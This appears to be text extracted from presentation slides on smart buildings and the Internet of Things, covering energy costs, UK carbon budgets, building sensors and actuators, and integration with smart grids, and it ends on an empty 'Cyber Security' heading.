


Shelburne Vineyard




<http://newsroom.cisco.com/video-content?type=webcontent&articleId=1275685>

Home Health Monitoring



<http://www.oxehealth.com> Philips VitalSigns camera

ATM Power Management



Source: <http://www.energymanagertoday.com/atms-vending-machines-waste-loads-of-energy-097280>

Buildings



Driving Forces - Costs

In the US in 2013, commercial buildings consumed 70% of all electricity”


Tom Noonan, Cisco

Source: <http://gigaom.com/2013/12/01/the-big-energy-problem-that-happens-while-youre-sleeping/>

Driving Forces - Costs

Increase in energy bills v household incomes 2005 - 2010

% increase from March 2005



Source: Ofgem/ONS

Source: <http://www.bbc.co.uk/news/business-15352599>

Driving Forces - Policy

Policy


Reducing the UK's greenhouse gas emissions by 80% by 2050

Specifically, the carbon budgets limit our greenhouse gas emissions to:

- 3,018 million tonnes of carbon dioxide equivalent (MtCO₂e) over the first carbon budget period (2008 to 2012)
- 2,782 MtCO₂e over the second carbon budget period (2013 to 2017)
- 2,544 MtCO₂e over the third carbon budget period (2018 to 2022)
- 1,950 MtCO₂e over the fourth carbon budget period (2023 to 2027)

Source: <https://www.gov.uk/government/policies/reducing-the-uk-s-greenhouse-gas-emissions-by-80-by-2050/supporting-pages/carbon-budgets>

Smart Building Sensors & Actuators



Smart Building

Time / Date

Ingress / Egress

External temperature

Room temperature


Weather forecast

Water usage

Power usage / device


Lift utilisation

Signs of wear in lift




Operations Centre

Smart Building Actuators




Smart Building

- Heat where needed
- Light where needed
- Power down devices
- Power down coffee machine
- Switch off water pump
- One operational lift
- Call for service



Operations Centre

Large Smart Buildings



Integration with wider environment.

Smart grid


Public transport

Source: Hugh Boyes, IET


Cyber Security



